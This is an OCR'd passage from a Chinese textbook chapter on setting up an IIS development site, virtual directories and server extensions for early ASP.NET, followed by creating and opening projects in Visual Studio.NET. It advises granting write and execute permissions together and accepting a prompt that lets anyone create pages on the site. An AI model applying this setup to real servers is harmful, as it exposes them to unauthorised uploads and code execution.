


图 7.4

（5）完成步骤（4）后，单击“下一步”，出现如图 7.5 的窗口。其中的 IP 地址文本框不动（取默认值），在 TCP 端口文本框里输入 1025 以上的端口（本例输入的是 6688）。

（8）完成步骤（7）后，单击“下一步”，出现如图 7.8 的窗口。在图 7.8 的窗口上再单击“完成”。到此为止，新的站点建成了。开发人员就可以在该站点上开发 ASP.NET 应用程序和 ASP.NET 服务了。不过，最好还是对该站点做一些配置，以有利于开发使用。




图 7.8

(9) 建立虚拟目录

① 如图 7.9 所示，在新建的站点上，单击鼠标右键，单击快捷菜单【新建】→【虚拟目录】，出现如图 7.10 窗口。




图 7.9

② 在图 7.10 的窗体上单击“下一步”，出现如图 7.11 窗口。




图 7.10

③ 在图 7.11 窗体的“别名”文本框里输入适当的名称，然后单击“下一步”，出现如图 7.12 窗口。




图 7.11

④ 在图 7.12 窗体的“目录”文本框里输入或单击“浏览”按钮加入适当的路径，然后单击“下一步”，进入图 7.13 的窗口。




图 7.12

⑤ 在图 7.13 窗体中选中“读取”、“执行脚本”、“执行”、“写入”、“浏览”复选框，然后单击“下一步”，进入如图 7.14 的窗口。




图 7.13

⑥ 在图 7.14 窗体上单击“完成”按钮，完成虚拟目录的建立。




图 7.14

（10）配置服务器扩展

对于用作开发的服务器来说，一般应配置服务器扩展，配置服务器扩展之后，服务器就允许客户在我们的站点上建立建立网页，这对开发人员来说，是很方便的。下面就配置服务器扩展。步骤如下：

① 用鼠标右击刚才建立的站点“MyWeb”，在弹出的菜单栏里单击菜单【所有任务】→【配置服务器扩展】，出现服务器扩展配置向导（如图 7.15 所示），

② 完成步骤①后会出现安全提示消息框，提示你配置服务器扩展以后，任何人都可以在网站上建网页，问是否继续，选择“是”。




图 7.15

③ 完成步骤 2 后，出现如图 7.16 的窗口。该窗口提示您是否配置邮件服务器，一般选择“不，我稍后再做”，也可不作改动，直接单击“下一步”，出现如图 7.17 窗口。

④ 单击图 7.17 的“完成”按钮即可完成配置。

⑤ 拷贝必需文件

将“操作系统盘符\Inetpub\wwwroot\”目录下的 aspnet_client 文件夹拷贝到新建站点的真实目录，本例为“E:\我的网站\”。因为有时候我们要使用 Server Control 来验证用户输入，

要使用 aspnet_client 文件夹下的 WebUIValidation.js 文件。现在开发人员就可以在该站点上开发 ASP.NET 应用程序和 ASP.NET 服务了。





图 7.16



. 图 7.17

7.1.5 ASP.NET 应用程序

所谓 ASP.NET 应用程序（ASP.NET Application）就是由一群 ASP.NET 网络资源（ASP.NET Page，Web Service，Http Hanler 等）组成的，运行在 Web 上（包括服务器和客户端）的应用程序。其中 ASP.NET Service 是 ASP.NET 应用程序资源的一部分，为 ASP.NET 应用程序服务。它的运行机制如下（如图 7.18）。




图 7.18

图 7.18 是 ASP.NET 应用程序执行机制简易示意图。从图 7.18 中可知，当服务器接到客户请求（Request）后，将这些请求缴由 Web 应用程序（ASP.NET 应用程序）处理，应用程序接到指令后，按顺序触发 Global.asax 接到的事件（如程序开始事件、程序结束事件、任务开始事件、任务结束事件等），最后按 Web.config 文件中的配置将该用户请求（Request）缴由特定的 HTTP Handler 处理（如 <add verb="*" path="*.cs" type="System.Web.HttpNotFoundHandler,System.Web" />），待 HTTP Handler 处理完毕后，再缴由服务器给客户返回 Response。

下面我们再举一个例子来说明 ASP.NET 应用程序。我们平时上网时，会接到一个网页，网页上有很多很多内容，当我们点击某处时，新的内容又出现了，这实际上就是 Web 应用程序，至于是不是用 ASP.NET 平台开发的，我们就不得而知了。再极端一点，一个空白网

页，即使上面什么也没有，只要是在服务器上存放着，而且可以运行在 Web 上，也是 Web 应用程序。一个网页，只要是使用 ASP.NET 平台开发、运行在 Web 上，那么毋庸置疑地说，它就是 ASP.NET 应用程序。

一个 ASP.NET 应用程序要有 Web Forms（网页）、组件、代码、文本等内容。这些内容往往是不可或缺的。比如 Web Forms，它为客户提供界面并存放资源。需要读者注意的是，Web Form 与 Windows Form 有较大的区别。Web Form 界面要求更丰富，常常包括文字、图片甚至是多媒体内容。另外，Web Form 的运行机制也与传统的 Windows Form 不同，Web Form 多运行于多个主机上，而传统的 Windows Form 一般倾向于单机。最后，Web Form 还面临着客户浏览器的挑战，因为客户使用的可能是非主流浏览器，这时还要考虑该 Web Form 是否可以在客户端运行。Visual Studio.NET 为 Web Form 的设计提供了充分的支持，它不但提供了丰富的 Web 控件，而且还提供了 HTML 工具，开发人员可以迅速地设计自己的网页。ASP.NET 底层使用的是 SOAP 协议和标准数据格式 XML，因此用它设计的网页可以支持不同的浏览器，这样就解决了浏览器冲突问题。

在 ASP.NET 应用程序开发时，使用组件也是很必要的，它可以使应用程序的开发像堆积木堆积起来，提高开发效率。而在 Visual Studio.NET Beta 2 平台上开发 ASP.NET 应用程序时，使用组件也是很方便的，它为组件的使用提供了充分的支持（不需要注册），而不像在 ASP 时代，使用组件还要注册。

对于 ASP.NET 应用程序而言，代码和文本也是绝对必要的，没有代码程序就无法开发；没有文本，程序的内容就变得单调，而且不易于维护（注释文本）。除此之外，ASP.NET 应用程序往往还包括图片、声音、数据库等资源。

7.1.6　Visual C#　ASP.NET 开发入门

下面用 Visual Studio.NET 新建、打开、编译 ASP.NET 应用程序项目。

1. 新建 ASP.NET 项目

● 新建 ASP.NET 应用程序项目

如果我们要建立一个 ASP.NET 应用程序项目，可单击菜单【文件】→【新建】→【项目】，在图 7.19 的对话框的“项目类型”里选择“Visual C# 项目”，在“模板”里选择“ASP.NET Web 应用程序”，然后在“名称”文本框里输入适当的文件名，本例中输入的是“bill1”，在“位置”文本框里输入站点“http://localhost:6688”，然后单击“确定”，耐心地等一会儿，即可以进入 Web 页设计窗口。

如果要编辑代码，可打开代码窗口，打开代码窗口的方法与 Windows 编程，右击 Web 页面，在弹出的菜单里单击【查看代码】菜单项即可。

● 新建 ASP.NET 服务项目

新建 ASP.NET 服务项目和新建 ASP.NET 应用程序的步骤基本相似，唯一区别是在“新建项目”对话框的“模板”里选择“ASP.NET Web 服务”。其项目文件存放的路径和 ASP.NET 应用程序相同。




图 7.19

● 项目新建失败的原因

① 输入的网址是否正确？如果与站点的 URL 不符，请更正过来。

② 是否浏览器处于脱机状态，如果是，打开 Internet 浏览器，单击浏览器菜单【文件】→【脱机工作】，取消脱机工作。

③ 站点配置是否正确，是否允许建立网页？检查一下服务器扩展。

2. 打开 ASP.NET 项目

● 打开 ASP.NET 应用程序项目

打开 ASP.NET 应用程序项目，可单击【文件】→【打开】→【Web 上的项目】，显示如图 7.20 的对话框。在文本框里输入项目所在的 URL，然后单击“确定”。




图 7.20

完成上述步骤后，会出现如图 7.21 的对话框，双击要打开的项目所在的文件夹，在该文件夹里面选中要打开的项目文件，然后单击“确定”即可。

比如要打开 WebS2 项目，在对话框里双击 WebS2 文件夹，打开 WebS2 文件夹后，在里面选中项目文件，然后单击对话框的“打开”。

打开一个 ASP.NET 应用程序也可以在“我的文档\ Visual Studio Projects\”目录下双击解决方案文件来完成。比如要打开 WebS2 项目，在“我的文档\ Visual Studio Projects\”目录下先打开 WebS2 文件夹，然后在里面双击解决方案文件即可。

注意：打开 ASP.NET 服务项目与打开 ASP.NET 应用程序项目的方法相同，以后就不再赘述。

图 7.21

7.1.7　第一个 ASP.NET 应用程序开发

